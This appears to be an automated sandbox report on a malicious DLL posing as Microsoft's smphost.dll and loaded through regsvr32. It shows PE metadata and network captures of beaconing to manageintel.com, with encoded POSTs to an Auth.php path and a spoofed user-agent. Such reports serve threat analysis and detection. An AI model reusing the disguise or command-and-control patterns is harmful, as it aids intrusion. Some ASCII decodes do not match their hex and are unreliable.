IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x15000	0x1b8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13939	0x13a00	False	0.54204816879	data	6.52399222454	IMAGE_SCN_MEM_EXECUTE , IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x15000	0x65be	0x6600	False	0.417662377451	data	4.95436624069	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ
.data	0x1c000	0x1a20	0xa00	False	0.171484375	DOS executable (block device driver)	2.41006083543	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x1e000	0x132c	0x1400	False	0.748828125	data	6.45202754591	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_DISCARD ABLE, IMAGE_SCN_MEM_READ
.rsrc	0x20000	0x5694	0x5800	False	0.205344460227	data	3.76919834084	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
MUI	0x2010c	0xf0	data	English	United States
WEVT_TEMPLATE	0x201fc	0x50ca	data	English	United States
RT_VERSION	0x252c8	0x3cc	data	English	United States

Imports	
DLL	Import
KERNEL32.dll	DeleteCriticalSection, CreateMutexExW, GetPriorityClass, GetProcessId, GetVersion, GetProductInfo, InitializeCriticalSectionEx, FormatMessageA, FormatMessageW, GetConsoleCP, CreateFileW, CloseHandle, GetStringTypeW, SetFilePointerEx, GetProcessHeap, HeapSize, HeapReAlloc, HeapFree, HeapAlloc, GetLastError, RaiseException, DecodePointer, DisableThreadLibraryCalls, SetFileAttributesW, SetStdHandle, GetConsoleMode, GetConsoleOutputCP, WriteFile, FlushFileBuffers, FreeEnvironmentStringsW, GetEnvironmentStringsW, WideCharToMultiByte, MultiByteToWideChar, GetCommandLineW, GetCommandLineA, GetCPInfo, GetOEMCP, GetACP, IsProcessorFeaturePresent, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, GetModuleHandleW, QueryPerformanceCounter, GetCurrentProcessId, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, GetCurrentProcess, TerminateProcess, OutputDebugStringW, EnterCriticalSection, LeaveCriticalSection, RtlUnwind, InterlockedFlushSList, SetLastError, EncodePointer, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, FreeLibrary, GetProcAddress, LoadLibraryExW, ExitProcess, GetModuleHandleExW, GetModuleFileNameW, LCMapStringW, GetStdHandle, GetFileType, FindClose, FindFirstFileExW, FindNextFileW, IsValidCodePage, WriteConsoleW
USER32.dll	CharNextW, CreatePopupMenu, GetMessageTime
GDI32.dll	TextOutA, FlattenPath, TextOutW
ADVAPI32.dll	RevertToSelf, IsValidSid, IsValidAcl, IsTokenRestricted, GetSidIdentifierAuthority, CveEventWrite
SHELL32.dll	DuplicateIcon
ole32.dll	CoGetCallerTID, CoCreateInstance, CoInitialize, CoTaskMemAlloc, OleInitialize, CoCancelCall
SHLWAPI.dll	SHStrDupA, SHStrDupW, SHGetThreadRef
RPCRT4.dll	UuidCreate, DceErrorInqTextA, RpcExceptionFilter

Exports		
Name	Ordinal	Address
DllInstall	1	0x10008630
DllRegisterServer	2	0x10008a90
DllUnregisterServer	3	0x10008be0


Version Infos	
Description	Data
LegalCopyright	Microsoft Corporation. All rights reserved.
InternalName	smphost.dll
FileVersion	10.0.21286.1000 (WinBuild.160101.0800)
CompanyName	Microsoft Corporation
ProductName	Microsoft Windows Operating System
ProductVersion	10.0.21286.1000
FileDescription	Storage Management Provider (SMP) host service
OriginalFilename	smphost.dll
Translation	0x0000 0x04b0

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior
Network Port Distribution

Total Packets: 52

- 53 (DNS)
- 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2022 13:43:15.394882917 CET	49830	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:15.394932032 CET	443	49830	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:15.395061016 CET	49830	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:15.395589113 CET	49830	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:15.395632029 CET	443	49830	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:15.395706892 CET	49830	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:15.532660007 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:15.532708883 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:15.532799959 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:15.698055983 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:15.698086023 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:15.851042032 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:15.851142883 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.118767023 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.118799925 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.119225025 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.119281054 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.122791052 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.169876099 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.192837000 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.192890882 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.193063974 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.193083048 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.193205118 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.238173008 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.238213062 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.238414049 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.238430977 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.238543987 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.283485889 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.283524990 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.283693075 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.283710003 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.283778906 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.304004908 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.304044962 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.304290056 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.304305077 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.304426908 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.328831911 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.328881025 CET	443	49831	185.14.31.158	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2022 13:43:16.328974009 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.328986883 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.329060078 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.329245090 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.329272032 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.329354048 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.329363108 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.329432011 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.329689026 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.329714060 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.329819918 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.329830885 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.329905033 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.371095896 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.371133089 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.371258974 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.371273041 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.371345043 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.374042988 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.374075890 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.374217987 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.374228954 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.374301910 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.374335051 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.374438047 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.374447107 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.374459982 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:16.374528885 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.374931097 CET	49831	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:16.374948978 CET	443	49831	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.616753101 CET	49832	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.616843939 CET	443	49832	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.616949081 CET	49832	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.617564917 CET	49832	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.617652893 CET	443	49832	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.618009090 CET	49832	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.620316029 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.620383024 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.620496988 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.621151924 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.621181011 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.771239042 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.772213936 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.773065090 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.773087978 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.782651901 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.782686949 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.863405943 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.863440037 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.863614082 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.863656044 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.863679886 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.864300013 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.928632021 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.928672075 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.928893089 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.928934097 CET	443	49833	185.14.31.158	192.168.2.3
Jan 30, 2022 13:43:17.930656910 CET	49833	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:43:17.952539921 CET	443	49833	185.14.31.158	192.168.2.3

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2022 13:43:15.264192104 CET	60982	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:43:15.368690014 CET	53	60982	8.8.8.8	192.168.2.3
Jan 30, 2022 13:43:45.536451101 CET	64367	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:43:45.643013954 CET	53	64367	8.8.8.8	192.168.2.3
Jan 30, 2022 13:43:46.010204077 CET	51539	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:43:46.030085087 CET	53	51539	8.8.8.8	192.168.2.3
Jan 30, 2022 13:43:47.554577112 CET	55393	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:43:47.573749065 CET	53	55393	8.8.8.8	192.168.2.3
Jan 30, 2022 13:43:47.865457058 CET	50585	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:43:47.882119894 CET	53	50585	8.8.8.8	192.168.2.3

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 30, 2022 13:43:15.264192104 CET	192.168.2.3	8.8.8.8	0x2c5a	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:45.536451101 CET	192.168.2.3	8.8.8.8	0xe795	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:46.010204077 CET	192.168.2.3	8.8.8.8	0x8f92	Standard query (0)	the.earth.li	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:47.554577112 CET	192.168.2.3	8.8.8.8	0x336c	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:47.865457058 CET	192.168.2.3	8.8.8.8	0x8e63	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)

DNS Answers									
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 30, 2022 13:43:15.368690014 CET	8.8.8.8	192.168.2.3	0x2c5a	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:45.643013954 CET	8.8.8.8	192.168.2.3	0xe795	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:46.030085087 CET	8.8.8.8	192.168.2.3	0x8f92	No error (0)	the.earth.li		93.93.131.124	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:47.573749065 CET	8.8.8.8	192.168.2.3	0x336c	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:43:47.882119894 CET	8.8.8.8	192.168.2.3	0x8e63	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph	
- manageintel.com - the.earth.li	

HTTP Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49831	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49833	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49837	93.93.131.124	443	C:\Windows\SysWOW64\regsvr32.exe
Timestamp	kBytes transferred	Direction	Data		
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49838	93.93.131.124	443	C:\Windows\SysWOW64\regsvr32.exe
Timestamp	kBytes transferred	Direction	Data		
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49846	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe
Timestamp	kBytes transferred	Direction	Data		
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49835	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe
Timestamp	kBytes transferred	Direction	Data		
Jan 30, 2022 13:43:45.701220989 CET	11167	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 549 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 51 30 56 72 49 6a 6f 69 56 33 4a 47 65 44 6c 68 55 45 73 31 64 30 35 6a 54 31 56 57 52 6b 78 47 55 32 74 6d 51 6c 6c 4c 4d 30 78 6a 59 56 4e 6c 5a 31 4e 45 53 6b 70 50 56 7a 52 35 56 31 45 33 4d 30 77 79 52 6e 64 71 4b 32 34 77 50 53 49 73 49 6a 4e 6d 5a 54 45 78 49 6a 6f 69 53 79 73 30 4f 47 39 52 50 54 30 69 4c 43 49 7a 62 54 64 34 49 6a 6f 69 56 58 4a 30 62 79 74 68 52 54 30 69 4c 43 49 31 5a 47 56 69 4f 57 4d 69 4f 69 4a 4a 64 54 41 35 63 43 39 79 56 69 49 73 49 6b 52 54 4d 6e 67 69 4f 69 4a 4b 5a 58 4e 73 4d 48 46 68 56 79 49 73 49 6b 56 4d 61 69 49 36 49 6c 56 78 62 47 63 77 63 58 46 50 4d 30 56 7a 55 53 49 73 49 6b 56 76 4e 69 49 36 49 6c 68 79 4e 58 67 34 59 55 55 39 49 69 77 69 52 6e 52 76 49 6a 6f 69 53 6e 63 39 50 53 49 73 49 6c 45 32 57 44 59 69 4f 69 4a 57 57 6e 42 4d 4d 6c 70 74 63 53 74 6e 50 54 30 69 4c 43 4a 55 51 55 31 6d 62 53 49 36 57 79 4a 58 53 58 52 36 4b 7a 55 72 61 7a 56 57 61 79 74 4c 64 7a 30 39 49 6c 30 73 49 6d 4e 43 52 69 49 36 49 6c 5a 77 64 32 38 78 64 6e 5a 51 4f 54 4a 6f 55 6c 46 6f 64 32 46 6c 65 6d 70 6b 5a 45 68 7a 50 53 49 73 49 6d 55 77 4d 32 56 6b 49 6a 6f 69 56 55 39 57 57 6e 67 32 59 55 30 77 56 56 56 4d 51 31 68 61 61 30 31 42 4b 32 35 6d 62 57 64 50 65 55 74 6e 4e 47 56 68 4f 56 68 55 54 6b 4a 4f 55 32 56 4d 56 45 4e 6d 57 54 30 69 4c 43 4a 6d 4d 57 52 68 49 6a 6f 69 56 44 52 4f 51 6a 46 61 65 58 41 30 56 31 56 7a 56 6e 67 77 52 32 5a 35 61 6b 68 43 5a 7a 51 39 49 69 77 69 64 31 41 32 49 6a 6f 69 57 6d 55 30 63 6d 38 72 53 46 49 69 4c 43 4a 33 5a 32 70 32 49 6a 6f 69 57 6b 78 6f 64 6a 56 6e 50 54 30 69 4c 43 4a 36 61 30 4d 33 49 6a 6f 69 49 6e 30 3d Data Ascii: auth=eylzQ0VrjoiV3JGeDIhUEs1d05JT1VWRkxGU2tmQILLM0xjYVNZI1NESkpPVzR5V1E3M0wyRndqK24wPSIsIjNmZTEljoisYs0OG9RPT0iLCIzbTd4IjoivXJ0bythRT0iLCI1ZGViOWMiOiJjdTA5cC9yVilslkRTMngiOiJKZXNsMHFhVylslkVMail6IiVxbGcwXFPM0VzUSlslkVvNil6IllhyNXg4YUU9IiwiRnRvljoiSnc9PSIsIiE2WDYiOiJWWnBMMlptcStnPT0iLCJUQU1mbSI6WyJXSXR6KzUrazVWaytLdz09Ii0slmNCRil6IlZwd28xdnZQOTJoUjFod2FlempkZEhzPSIsImUwM2VkljoiVU9WVWng2YU0wVVVMQ1haa01BK25mbWdPeUtnNGVhOVhUTkJOu2VMVENmWT0iLCJmMWRhljoiVDROQjFaeXA0V1VzVngwR2Z5akhCZzQ9Iiwid1A2IjoIWMU0cm8rSFilLCJ3Z2p2IjoIWkxodjVnPT0iLCJ6a0M3Ijoiln0=		
Jan 30, 2022 13:43:45.976969957 CET	11168	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:43:48 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1.l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 260 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 57 48 4a 77 62 7a 4e 4c 51 30 51 77 56 7a 52 52 52 6d 31 6b 56 30 6c 43 54 46 46 55 56 55 31 5a 63 31 70 46 62 6c 56 4c 5a 45 5a 59 64 57 4e 48 53 47 63 39 50 53 49 73 49 6d 35 59 4f 48 6b 69 4f 69 4a 6a 59 6d 73 7a 4f 58 45 7a 55 7a 42 43 61 46 4a 54 4d 47 64 46 53 30 5a 49 52 55 4a 52 4d 45 77 77 57 6c 6f 30 53 31 41 30 53 6c 63 31 62 31 6c 54 59 53 74 51 55 32 5a 4d 54 6a 4e 72 55 6c 51 69 4c 43 4a 79 53 6e 46 56 49 6a 6f 69 5a 54 5a 30 65 44 52 4d 65 6c 6c 74 5a 31 56 4a 52 57 73 34 57 6b 78 43 4d 6b 4e 53 56 6d 4e 58 61 30 6f 78 62 46 6c 79 64 45 52 55 63 30 31 4c 52 54 59 7a 59 6c 68 31 54 30 74 75 51 57 64 6b 62 6c 64 32 61 54 64 56 52 48 52 54 62 32 56 6a 5a 53 74 68 4f 56 4a 7a 52 6b 30 33 4d 6e 70 76 56 6c 64 31 59 53 4a 39 Data Ascii: eyJoc3pBljoiWHJwbzNLQ0QwVzRRRm1kV0ICTFFUVU1Zc1pFbVlZlZyYdWNHSGc9PSIsIm5YOHkiOiJjYmszOXEzUzBCaFJTMGdFS0ZIRUJRMEwwWlo0S1A0Slc1b1ITYStQU2Z2MTJnRlUIQILCJySnFVljoizTZ0eDRMelItZ1VJRWs4WkxCMkNSVnNXa0oxbFlydERUc01LRTYzYlh1T0tuQWdkbld2aTdVRHRTb2VjZShOVJzRk03MnpvVld1YSJ9		

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49839	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:43:47.599551916 CET	12444	OUT	POST /WuZrRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 301 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 56 58 4a 30 62 79 74 68 52 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 4a 72 4d 7a 6c 78 4d 31 4d 77 51 6d 68 53 55 7a 42 6e 52 55 74 47 53 45 56 43 55 54 42 4d 4d 46 70 61 4e 45 74 51 4e 45 70 58 4e 57 39 5a 55 32 45 72 55 46 4e 6d 54 45 34 7a 61 31 4a 55 49 69 77 69 59 30 4a 47 49 6a 6f 69 56 6e 42 33 62 7a 46 32 64 6c 41 35 4d 6d 68 53 55 57 68 33 59 57 56 36 61 6d 52 6b 53 48 4d 39 49 69 77 69 5a 54 41 7a 5a 57 51 69 4f 69 4a 56 54 31 5a 61 65 44 5a 68 54 54 42 56 56 55 78 44 57 46 70 72 54 55 45 72 62 6d 5a 74 5a 30 39 35 53 32 63 30 5a 57 45 35 57 46 52 4f 51 6b 35 54 5a 55 78 55 51 32 5a 5a 50 53 49 73 49 6e 52 69 5a 58 4e 78 62 69 49 36 49 6c 4a 4c 56 6e 49 77 55 54 30 39 49 69 77 69 64 31 41 32 49 6a 6f 69 57 6d 55 30 63 6d 38 72 53 46 49 69 4c 43 4a 33 5a 32 70 32 49 6a 6f 69 57 6b 78 6f 64 6a 56 6e 50 54 30 69 66 51 3d 3d Data Ascii: auth=eylzbTd4ljoivXJ0bythRT0iLCJhdTVvljoiY2JrMzlxM1MwQmhSUzBnRUtGSEVCUTBMMFpaNEtQNEpXNW9ZU2ErUFNmTE4za1JUiIwiY0JGJljoivnB3bzF2dlA5MmhSUWh3YVW6amRkSHM9liwiZTAzZWQiOiJVT1ZaeDZHTTBVVUxXDWFFprTUErbmZtZ095S2c0ZWE5WFROQk5TZUxUQ2ZZPSIsInRlZXNxbil6IiJLVnlwUT09liwid1A2ljoivWmU0cm8rSFilLCJ3Z2p2ljoivWkxodjVnPT0ifQ==
Jan 30, 2022 13:43:47.856467009 CET	12444	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:43:50 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBljoivY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49840	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:43:47.909421921 CET	12445	OUT	POST /WuZrRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 56 58 4a 30 62 79 74 68 52 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eylzbTd4ljoivXJ0bythRT0iLCJhdTVvljoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRlcz0iLCJlMDNlZCj0IiVpVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRIYTIYVE5CTINITFRDZik9liwidGJlc3FuljoivUktWcjBRPT0iLCJ3UDYiOiJaZTRYbytlUiIsInRlZXNxbil6IiJLVnlwUT09liwid1A2ljoivWkxodjVnPT0ifQ==
Jan 30, 2022 13:43:48.152194977 CET	12446	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:43:50 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBljoivY2UxeDhnPT0ifQ==

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49831	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe
Timestamp	kBytes transferred	Direction	Data		
2022-01-30 12:43:16 UTC	0	OUT	GET /RKyihqXQiyE/xukYadevoVow/QXms.xml HTTP/1.1 Host: manageintel.com Cache-Control: no-cache		

Timestamp	kBytes transferred	Direction	Data
